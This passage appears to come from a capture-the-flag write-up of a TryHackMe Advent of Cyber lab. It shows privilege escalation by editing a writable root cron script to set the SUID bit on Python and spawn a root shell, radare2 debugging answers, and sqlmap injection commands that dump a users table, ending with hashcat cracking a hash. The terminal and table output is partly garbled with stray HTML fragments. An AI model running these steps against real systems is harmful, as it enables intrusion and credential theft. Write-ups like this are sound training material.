drwxrwxrwt 2 root root 4096 Dec 30 01:15 .Test-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .X11-unix
drwxrwxrwt 2 root root 4096 Dec 30 01:15 .XIM-unix

```

The test.txt file disappeared a while later! Probably the clean\_up.sh is a script scheduled for executing? Let's test it out:

```

#rm -rf /tmp/*
touch /home/scripts/fileiscreated

```

We edit the script to create a file instead. Let's see:

```

sam@ip-10-10-69-0:/home/scripts$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Dec 30 01:57 .
drwxr-xr-x 5 root root 4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu 50 Dec 30 01:57 clean_up.sh
sam@ip-10-10-69-0:/home/scripts$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Dec 30 01:58 .
drwxr-xr-x 5 root root 4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu 50 Dec 30 01:57 clean_up.sh
-rw-r--r-- 1 root root 0 Dec 30 01:58 fileiscreated

```

Bingo! The file is created 1 minute after. We can also see that the file is created with root permission! This means that we can read the content of flag2.txt easily by editing the clean\_up.sh:

```

#rm -rf /tmp/*
cat /home/ubuntu/flag2.txt > /home/scripts/stolenflag2.txt

```

```
 sam@ip-10-10-69-0:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root    root    4096 Dec 30 02:01 .
drwxr-xr-x 5 root    root    4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu  ubuntu   74 Dec 30 02:00 clean_up.sh
-rw-r--r-- 1 root    root     0 Dec 30 02:00 fileiscreated
-rw-r--r-- 1 root    root    38 Dec 30 02:01 stolenflag2.txt
sam@ip-10-10-69-0:/home/scripts$ cat stolenflag2.txt
THM{b27d33705f97ba2e1f444ec2da5f5f61}
```

The flag is THM{b27d33705f97ba2e1f444ec2da5f5f61}.

## ++ Root Privilege Escalation

We figured that there is Python3 on the system:

```
 sam@ip-10-65-246:/home/scripts$ which python3
/usr/bin/python3
sam@ip-10-65-246:/home/scripts$ ls -la /usr/bin/ | grep python3
lrwxrwxrwx 1 root    root      29 Aug 16 00:59 dh_python3 -> ../share/dh-python/dh_python3
lrwxrwxrwx 1 root    root      23 Aug 20 20:08 pdb3.5 -> ../lib/python3.5/pdb.py
lrwxrwxrwx 1 root    root      31 Mar 23 2016 py3versions -> ../share/python3/py3versions.py
lrwxrwxrwx 1 root    root      9 Mar 23 2016 python3 -> python3.5
-rw xr-xr-x 2 root    root    4460272 Aug 20 20:08 python3.5
-rw xr-xr-x 2 root    root    4460272 Aug 20 20:08 python3.5m
-rw xr-xr-x 1 root    root     976 Nov 27 2015 python3-jsondiff
-rw xr-xr-x 1 root    root    3662 Nov 27 2015 python3-jsonpatch
-rw xr-xr-x 1 root    root    1342 Oct 24 2015 python3-jsonpointer
lrwxrwxrwx 1 root    root      10 Mar 23 2016 python3m -> python3.5m
```

Python3 is a link to python3.5. Let's set the suid bit for python3.5 by adding commands in the clean\_up.sh file:

```
#rm -rf /tmp/*
#chown root:root /usr/bin/python3.5
chmod 4777 /usr/bin/python3.5
touch /home/scripts/pythonSUIDset
```

We wait for a minute:

```

sam@ip-10-10-65-246:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root    root    4096 Dec 30 03:25 .
drwxr-xr-x 5 root    root    4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu  ubuntu   116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root    root     5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root    root    4096 Dec 30 03:26 .
drwxr-xr-x 5 root    root    4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu  ubuntu   116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root    root     0 Dec 30 03:26 pythonSUIDset
-rw-r--r-- 1 root    root     5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ ls -la /usr/bin/ | grep python3.5
lrwxrwxrwx 1 root    root      23 Aug 20 20:08 pdb3.5 -> ../lib/python3.5/pdb.py
lrwxrwxrwx 1 root    root      9 Mar 23 2016 python3 -> python3.5
-rwsrwxrwx 2 root    root    4460272 Aug 20 20:08 python3.5
-rwsrwxrwx 2 root    root    4460272 Aug 20 20:08 python3.5m
lrwxrwxrwx 1 root    root      10 Mar 23 2016 python3m -> python3.5m

```

Checking the SUID for python3.5, we can confirm that the bit is set. Now, let us write the script to obtain our root shell, root.py:

```

import os

os.setuid(0)
os.setgid(0)
os.system("/bin/bash")

```

Executing root.py:

```

sam@ip-10-10-65-246:/home/scripts$ vi root.py
sam@ip-10-10-65-246:/home/scripts$ ls -la
total 20
drwxrwxrwx 2 root    root    4096 Dec 30 03:34 .
drwxr-xr-x 5 root    root    4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu  ubuntu   116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root    root     0 Dec 30 03:34 pythonSUIDset
-rw-rw-r-- 1 sam    sam     62 Dec 30 03:34 root.py
-rw-r--r-- 1 root    root     5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ python3 root.py
root@ip-10-10-65-246:/home/scripts# whoami
root

```

We obtain root.

### [Task 26] [Day 21] Reverse Elf-ineering

McSkidy has never really touched low level languages - this is something they must learn in their quest to defeat the Christmas monster.

Download the archive and apply the command to the following binary files: `chmod +x file-name`

Please note that these files are compiled to be executed on Linux x86-64 systems.

The questions below are regarding the challenge1 binary file.

### #1 What is the value of local\_ch when its corresponding movl instruction is called(first if multiple)?

We open the file in debugging mode, then analyse the program:

```
r2 -d challenge1
```

```
aa
```

```
[root@kali:~/Downloads/RE# r2 -d challenge1
Process with PID 2806 started...
= attach 2806 2806
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
-- That's embarrassing.
[0x00400a30]> aa
```

To get all the functions and filter down to “main”:

```
afl | grep main
```

```
[0x00400a30]> afl | grep main
0x00400de0 114 1657      sym.__libc_start_main
0x00403840 346 6038 -> 5941 sym._nl_find_domain
0x0048fa40 16 247 -> 237 sym._nl_unload_domain
0x00470430 1 49        sym._IO_switch_to_main_wget_area
0x00400b4d 1 35        main
0x0048f9f0 7 73 -> 69  sym._nl_finddomain_subfreeres
0x0044ce10 1 8         sym._dl_get_dl_main_map
0x00415ef0 1 43        sym._IO_switch_to_main_get_area
```

To print disassembly function for main:

```
pdf @main
```

```
[0x00400a30]> pdf @main
/ (fcn) main 35
  int main (int argc, char **argv, char **envp);
  ; var int32_t var_ch @ rbp-0xc
  ; var int32_t var_8h @ rbp-0x8
  ; var int32_t var_4h @ rbp-0x4
  ; DATA XREF from entry0 @ 0x400a4d
  0x00400b4d      55          push rbp
  0x00400b4e      4889e5      mov rbp, rsp
  0x00400b51      c745f4010000. mov dword [var_ch], 1
  0x00400b58      c745f8060000. mov dword [var_8h], 6
  0x00400b5f      8b45f4      mov eax, dword [var_ch]
  0x00400b62      0faf45f8    imul eax, dword [var_8h]
  0x00400b66      8945fc      mov dword [var_4h], eax
  0x00400b69      b800000000  mov eax, 0
  0x00400b6e      5d          pop rbp
  0x00400b6f      c3          ret
```

We add a breakpoint after the mov instruction for var\_ch:

```
db 0x00400b58
```

```
[0x00448a86]> db 0x00400b58
[0x00448a86]> pdf @main
/ (fcn) main 35
  int main (int argc, char **argv, char **envp);
  ; var int32_t var_ch @ rbp-0xc
  ; var int32_t var_8h @ rbp-0x8
  ; var int32_t var_4h @ rbp-0x4
  ; DATA XREF from entry0 @ 0x400a4d
  0x00400b4d      55          push rbp
  0x00400b4e      4889e5      mov rbp, rsp
  0x00400b51      c745f4010000. mov dword [var_ch], 1
  0x00400b58 b    c745f8060000. mov dword [var_8h], 6
  0x00400b5f      8b45f4      mov eax, dword [var_ch]
  0x00400b62      0faf45f8    imul eax, dword [var_8h]
  0x00400b66      8945fc      mov dword [var_4h], eax
  0x00400b69      b800000000  mov eax, 0
  0x00400b6e      5d          pop rbp
  0x00400b6f      c3          ret
```

We execute the program. Since there is a breakpoint, it will execute until the breakpoint. Notice the "rip":

```
dc
```

```
[0x00400a30]> dc
hit breakpoint at: 400b58
[0x00400b58]> pdf @main
    ;-- rax:
/ (fcn) main 35
| int main (int argc, char **argv, char **envp);
| ; var int32_t var_ch @ rbp-0xc
| ; var int32_t var_8h @ rbp-0x8
| ; var int32_t var_4h @ rbp-0x4
| ; DATA XREF from entry0 @ 0x400a4d
| 0x00400b4d      55          push rbp
| 0x00400b4e      4889e5      mov rbp, rsp
| 0x00400b51      c745f4010000. mov dword [var_ch], 1
| ;-- rip:
| 0x00400b58 b    c745f8060000. mov dword [var_8h], 6
| 0x00400b5f      8b45f4      mov eax, dword [var_ch]
| 0x00400b62      0faf45f8    imul eax, dword [var_8h]
| 0x00400b66      8945fc      mov dword [var_4h], eax
| 0x00400b69      b800000000  mov eax, 0
| 0x00400b6e      5d          pop rbp
| 0x00400b6f      c3          ret
\
```

var\_ch is at address rbp-0xc. We see the memory in hex:

```
px @rbp-0xc
```

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x7ffccc24b924	01	90	0000	1890	6b00	0000	0000	4018	4000								.k.....@.@@.
0x7ffccc24b934	0000	0000	e910	4000	0000	0000	0000	0000	0000								....@.....
0x7ffccc24b944	0000	0000	0000	0000	0100	0000	58ba	24cc								X.\$.....	
0x7ffccc24b954	fc7f	0000	4d0b	4000	0000	0000	0000	0000	0000							M.@@.....	
0x7ffccc24b964	0000	0000	0600	0000	5e00	0000	5000	0000	0000							.....^P..	
0x7ffccc24b974	0300	0000	0000	0000	0000	0000	0000	0000	0000							.....	
0x7ffccc24b984	0000	0000	0000	0000	0000	0000	0000	0000	0000							.....	
0x7ffccc24b994	0000	0000	0000	0000	0000	0000	0004	4000								.....@.@@.	
0x7ffccc24b9a4	0000	0000	6eeb	720d	d4e5	f7b2	e018	4000								n.r.....@.	
0x7ffccc24b9b4	0000	0000	0000	0000	0000	0000	1890	6b00								.....k.	
0x7ffccc24b9c4	0000	0000	0000	0000	0000	0000	6eeb	724f								n.r0.....	
0x7ffccc24b9d4	1d7d	0e4d	6eeb	c61c	d4e5	f7b2	0000	0000								.} .Mn.....	
0x7ffccc24b9e4	0000	0000	0000	0000	0000	0000	0000	0000								.....	
0x7ffccc24b9f4	0000	0000	0000	0000	0000	0000	0000	0000								.....	
0x7ffccc24ba04	0000	0000	0000	0000	0000	0000	0000	0000								.....	
0x7ffccc24ba14	0000	0000	0000	0000	0000	0000	0000	0000								.....	

The value of var\_ch is 1.

## #2 What is the value of eax when the imull instruction is called?

We step through the program until we pass the imul instruction:

```
ds
```

```
[0x00400b58]> ds
[0x00400b58]> ds
[0x00400b58]> ds
[0x00400b58]> pdf @main
/ (fcn) main 35
  int main (int argc, char **argv, char **envp);
    ; var int32_t var_ch @ rbp-0xc
    ; var int32_t var_8h @ rbp-0x8
    ; var int32_t var_4h @ rbp-0x4
    ; DATA XREF from entry0 @ 0x400a4d
      0x00400b4d      55          push rbp
      0x00400b4e      4889e5      mov rbp, rsp
      0x00400b51      c745f4010000. mov dword [var_ch], 1
      0x00400b58 b    c745f8060000. mov dword [var_8h], 6
      0x00400b5f      8b45f4      mov eax, dword [var_ch]
      0x00400b62      0faf45f8    imul eax, dword [var_8h]
    ;-- rip:
      0x00400b66      8945fc      mov dword [var_4h], eax
      0x00400b69      b800000000  mov eax, 0
      0x00400b6e      5d          pop rbp
      0x00400b6f      c3          ret
```

We check the registers:

dr

```
[0x00400b58]> dr
rax = 0x00000006
rbx = 0x00400400
rcx = 0x0044b9a0
rdx = 0x7fff5fd8b7b8
r8 = 0x00000000
r9 = 0x00000000
r10 = 0x00000004
r11 = 0x00000001
r12 = 0x004018e0
r13 = 0x00000000
r14 = 0x006b9018
r15 = 0x00000000
rsi = 0x7fff5fd8b7a8
rdi = 0x00000001
rsp = 0x7fff5fd8b680
rbp = 0x7fff5fd8b680
rip = 0x00400b66
rflags = 0x00000206
orax = 0xfffffffffffffff
```

The value of rax is **6**.

### #3 What is the value of local\_4h before eax is set to 0?

We step through one more instruction and print the value of var\_4h:

```
[0x00400b58]> ds
[0x00400b58]> px @rbp-0x4
- offset -
  0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7fff5fd8b67c 0600 0000 4018 4000 0000 0000 e910 4000 ....@.@@.....@.
0x7fff5fd8b68c 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b69c 0100 0000 a8b7 d85f ff7f 0000 4d0b 4000 ....._.M.@@.
0x7fff5fd8b6ac 0000 0000 0000 0000 0000 0000 0600 0000 .....
0x7fff5fd8b6bc 5e00 0000 5000 0000 0300 0000 0000 0000 ^ P .....
0x7fff5fd8b6cc 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b6dc 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b6ec 0000 0000 0004 4000 0000 0000 df2a e5ab ....@....*..
0x7fff5fd8b6fc 2e64 a00a e018 4000 0000 0000 0000 0000 .d....@....
0x7fff5fd8b70c 0000 0000 1890 6b00 0000 0000 0000 0000 .k.....
0x7fff5fd8b71c 0000 0000 df2a 45f6 1fdb 5ef5 df2a 51ba ...*E...^..*Q.
0x7fff5fd8b72c 2e64 a00a 0000 0000 0000 0000 0000 0000 .d.....
0x7fff5fd8b73c 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b74c 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b75c 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x7fff5fd8b76c 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

The value of var\_4h is 6.

### [Task 27] [Day 22] If Santa, Then Christmas

McSkidy has been faring on well so far with assembly - they got some inside knowledge that the christmas monster is weaponizing if statements. Can they get ahead of the curve?

These programs have been compiled to be executed on Linux x86-64 systems.

#### #1 what is the value of local\_8h before the end of the main function?

We open the file in debugging mode using r2 and analyse the program:

```
root@kali:~/Downloads/RE2# r2 -d_if2
Process with PID 3289 started...5.thegrinch.jpg           verotel_RUM.log
= attach 3289 3289
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
-- Everybody hates warnings. Mr. Pancake, tear down this -Wall
[0x00400a30]> aa
```

We check out the main function:

```
[0x00400a30]> pdf @main
/ (fcn) main 43
| py int main (int argc,char **argv,char **envp); verotel_RUM.log
| ; var int32_t var_8h @ rbp-0x8
| ; var int32_t var_4h @ rbp-0x4
| ; DATA XREF from entry0 @ 0x400a4d
|   0x00400b4d      55          push rbp
|   0x00400b4e      4889e5    mov rbp, rsp
|   0x00400b51      c745f8080000. mov dword [var_8h], 8
|   0x00400b58      c745fc020000. mov dword [var_4h], 2
|   0x00400b5f      8b45f8    mov eax, dword [var_8h]
|   0x00400b62      3b45fc    cmp eax, dword [var_4h]
|   ,=< 0x00400b65      7e06      jle 0x400b6d
|   |  0x00400b67      8345f801  add dword [var_8h], 1
|   ,==< 0x00400b6b      eb04      jmp 0x400b71
|   |`-> 0x00400b6d      8345fc07  add dword [var_4h], 7
|   ; CODE XREF from main @ 0x400b6b
|   ---> 0x00400b71      b800000000  mov eax, 0
|   0x00400b76      5d          pop rbp
|   0x00400b77      c3          ret
```

Since we are trying to find the value of var\_8h before the end of the main function, we can set a break point near the end of the instructions, on the final jump-to instruction, mov eax, 0:

```
[0x00400a30]> db 0x00400b71
[0x00400a30]> pdf @main
/ (fcn) main 43
| int main (int argc, char **argv, char **envp);
| ; var int32_t var_8h @ rbp-0x8
| ; var int32_t var_4h @ rbp-0x4
| ; DATA XREF from entry0 @ 0x400a4d
|   0x00400b4d      55          push rbp
|   0x00400b4e      4889e5    mov rbp, rsp
|   0x00400b51      c745f8080000. mov dword [var_8h], 8
|   0x00400b58      c745fc020000. mov dword [var_4h], 2
|   0x00400b5f      8b45f8    mov eax, dword [var_8h]
|   0x00400b62      3b45fc    cmp eax, dword [var_4h]
|   ,=< 0x00400b65      7e06      jle 0x400b6d
|   |  0x00400b67      8345f801  add dword [var_8h], 1
|   ,==< 0x00400b6b      eb04      jmp 0x400b71
|   |`-> 0x00400b6d      8345fc07  add dword [var_4h], 7
|   ; CODE XREF from main @ 0x400b6b
|   ---> 0x00400b71      b     b800000000  mov eax, 0
|   0x00400b76      5d          pop rbp
|   0x00400b77      c3          ret
```

Then, we execute the program, which will stop at the breakpoint:

```
[0x00400a30]> dc
hit breakpoint at: 400b71
[0x00400b71]> pdf @main
/ (fcn) main 43
| int main (int argc, char **argv, char **envp);
| ; var int32_t var_8h @ rbp-0x8
| ; var int32_t var_4h @ rbp-0x4
| ; DATA XREF from entry0 @ 0x400a4d
| 0x00400b4d      55          push rbp
| 0x00400b4e      4889e5      mov rbp, rsp
| 0x00400b51      c745f8080000. mov dword [var_8h], 8
| 0x00400b58      c745fc020000. mov dword [var_4h], 2
| 0x00400b5f      b845f8      mov eax, dword [var_8h]
| 0x00400b62      3b45fc      cmp eax, dword [var_4h]
| ,=< 0x00400b65    7e06      jle 0x400b6d
| | 0x00400b67    8345f801    add dword [var_8h], 1
| ,==< 0x00400b6b   eb04      jmp 0x400b71
| `-> 0x00400b6d   8345fc07    add dword [var_4h], 7
| ;-- rip:
| ; CODE XREF from main @ 0x400b6b
| --> 0x00400b71 b    b800000000    mov eax, 0
| 0x00400b76      5d          pop rbp
```

We can now check the value of var\_8h using the px command:

```
[0x00400b71]> px @rbp-0x8
- offset -
  0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x7fff488bb958  0900 0000 0200 0000 5018 4000 0000 0000 .....P.@....
```

The value is **9**.

## #2 what is the value of local\_4h before the end of the main function?

Similarly, run the px command for var\_4h:

```
[0x00400b71]> px @rbp-0x4
- offset -
  0 1 2 3 4 5 6 7 8 9 A B C D E F  0123456789ABCDEF
0x7fff488bb95c  0200 0000 5018 4000 0000 0000 f910 4000 ....P.@.....@.
```


The value is **2**.

## [Task 28] [Day 23] LapLANd (SQL Injection)

Santa's been inundated with Facebook messages containing Christmas wishlists, so Elf Jr. has taken an online course in developing a North Pole-exclusive social network, LapLANd! Unfortunately, he had to cut a few corners on security to complete the site in time for Christmas and now there are rumours spreading through the workshop about Santa! Can you gain access to LapLANd and find out the truth once and for all?

### #1 Which field is SQL injectable? Use the input name used in the HTML code.

We enter the url and was greeted by a login page:




Note that the directory is /register.php. May be this page is susceptible to SQL injection? Let's check out the parameters to craft our sqlmap command:

```
▼<form action="register.php" method="POST">
  <input type="email" name="log_email" placeholder="Email Address" value="" required="">
  <br>
  <input type="password" name="log_password" placeholder="Password">
  <br>
  <input type="submit" name="login_button" value="Login">
  <br>
  <a id="signup" class="signup" href="#">Need an account? Register here!</a> event
</form>
```

We have the three parameters to login into the page, log\_email, log\_password and login\_button. We have our command:

```
sqlmap -u 10.10.48.146/register.php --data  
"log_email=test&log_password=test&login_button>Login" --method POST -p  
"log_email,log_password" --level=3 --batch
```

-u for inputting the URL, --data to indicate the parameters, --method to indicate POST method, -p for the parameters we are testing, --level for adding more specifics to the test, and –batch to use default behaviour for user input.




We figured that **log\_email** is vulnerable to Boolean-based blind injection.

## #2 What is Santa Claus' email address?

Adding the -dbs option, we can see the databases:

```
sqlmap -u 10.10.48.146/register.php --data  
"log_email=test&log_password=test&login_button=Login" --method POST -p  
"log_email,log_password" --level=3 --dbms=mysql 5.0.2 --batch -dbs
```




```
[06:10:39] [INFO] testing MySQL  
[06:10:40] [INFO] confirming MySQL  
[06:10:41] [WARNING] reflective value(s) found and filtering out Network Storage Accessibility  
[06:10:41] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0.0  
[06:10:41] [INFO] fetching database names  
got a 302 redirect to 'http://10.10.48.146:80/index.php'. Do you want to follow? [Y/n] Y  
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N  
[06:10:42] [INFO] used SQL query returns 6 entries  
[06:10:43] [INFO] retrieved: 'information_schema'  
[06:10:44] [INFO] retrieved: 'mysql'  
[06:10:46] [INFO] retrieved: 'performance_schema'  
[06:10:47] [INFO] retrieved: 'phpmyadmin'  
[06:10:48] [INFO] retrieved: 'social'  
[06:10:49] [INFO] retrieved: 'sys' placeholder="Email Address" value="" required="">  
available databases [6]:  
[*] information_schema  
[*] mysql<br>  
[*] performance_schema ss="signup" href="#">Need an account? Register here!</a> event  
[*] phpmyadmin  
[*] social id="second">...</div>  
[*] sys .v>
```

The “social” database looks relatable. Let us see the tables within. Adding the -D social and--tables options:

```
sqlmap -u 10.10.48.146/register.php --data  
"log_email=test&log_password=test&login_button=Login" --method POST -p  
"log_email,log_password" --level=3 --dbms=mysql 5.0.2 --batch -D social --tables
```

-D specifies that database and –tables to list the tables in the database.



```
Database: social  
[8 tables]  
+----+  
| comments |  
| friend_requests |  
| likes |  
| messages |  
| notifications |  
| posts |  
| trends |  
| users |  
+----+
```

Checking out the columns of users table by changing --tables to --columns -T users:

```
sqlmap -u 10.10.48.146/register.php --data
"log_email=test&log_password=test&login_button=Login" --method POST -p
"log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -D social --columns -T users
```

Database: social	
Table: users	
[12 columns]	
Column	class="listType " >
email	varchar(100)
first_name	varchar(25)
friend_array	text
id	int(11)
last_name	varchar(25)
num_likes	int(11)
num_posts	int(11) name="login_
password	varchar(255)
profile_pic	varchar(255) up' href
signup_date	date
user_closed	varchar(3)
username	varchar(100)

Let's dump the users table by adding --dump as an option:

```
sqlmap -u 10.10.48.146/register.php --data
"log_email=test&log_password=test&login_button=Login" --method POST -p
"log_email,log_password" --level=3 --dbms=mysql 5.02 --batch -D social --columns -T users --dump
```

Database: social									
Table: users [9 entries]									
	Email Address								
#	id	email	password	username	last_name	num_likes	num_posts	first_name	profile_pic
1	1	bigman@shefesh.com	f1267830a78c0b59cc0605694b2e28	santa claus	Claus	2	3	Santa	assets/images/profile_pics/defaults/head_deep_blue.png   20
19-12-22   no	1	mommy_mistletoe@shefesh.com	mommy_mistletoe,arnold_schwarzenegger,johnfortnite_kennedy,	Mistletoe	0	3	1	Mommy	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	2	mtnloveshefesh.com	482223c04df1c505a830433081372b	mommy_mistletoe					
19-12-22   no	3	terminatorshefesh.com	78a6d0e6c73a29ef6d7d5f32f67b30	arnold_schwarzenegger	Schwarzenegger	0	0	Arnold	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	4	jaykay@shefesh.com	bc80814993b7c705033c6c4b7a5a097	johnfortnite_kennedy	Kennedy	0	1	John	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	5	john@keepingit.online	a54e35ed1599fc1f5xe0191801cd72	john_richardson	Richardson	1	1	John	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	6	notty@shefesh.com	6aff5ae0718de945a3f71ba4d1ca76f	naughty_elf	Elf	0	0	Naughty	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	7	felixnav@shefesh.com	579eb182943223bb4cf7f17c5e4cb6	felix_navidad	Navidad	0	0	Felix	assets/images/profile_pics/defaults/head_emerald.png   20
19-12-22   no	8	mrsclaus@shefesh.com	15bc4f3ba871b2fa651363dcdfb27d9	jessica_claus	Claus	0	1	Jessica	assets/images/profile_pics/defaults/head_deep_blue.png   20
19-12-22   no	9	mailman@shefesh.com	a60c6662c54ade0301d9a2a86203df	myron_larabee	Larabee	0	1	Myron	assets/images/profile_pics/defaults/head_deep_blue.png   20

We found Santa's email here, **bigman@shefesh.com**.

### #3 What is Santa Claus' plaintext password?

We found the password hash under the password column. It looks like an md5 hash. Let's try to crack it using hashcat:

```

root@kali:~/Downloads# hashcat -m 0 f1267830a78c0b59acc06b05694b2e28 /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...
=====
OpenCL Platform #1: The pocl project Style Editor Performance Memory Network Storage Accessibility Login
=====
* Device #1: pthread-InTEL(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1024/2955 MB allocatable, 1MCU
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1 class="login_box">

```

```

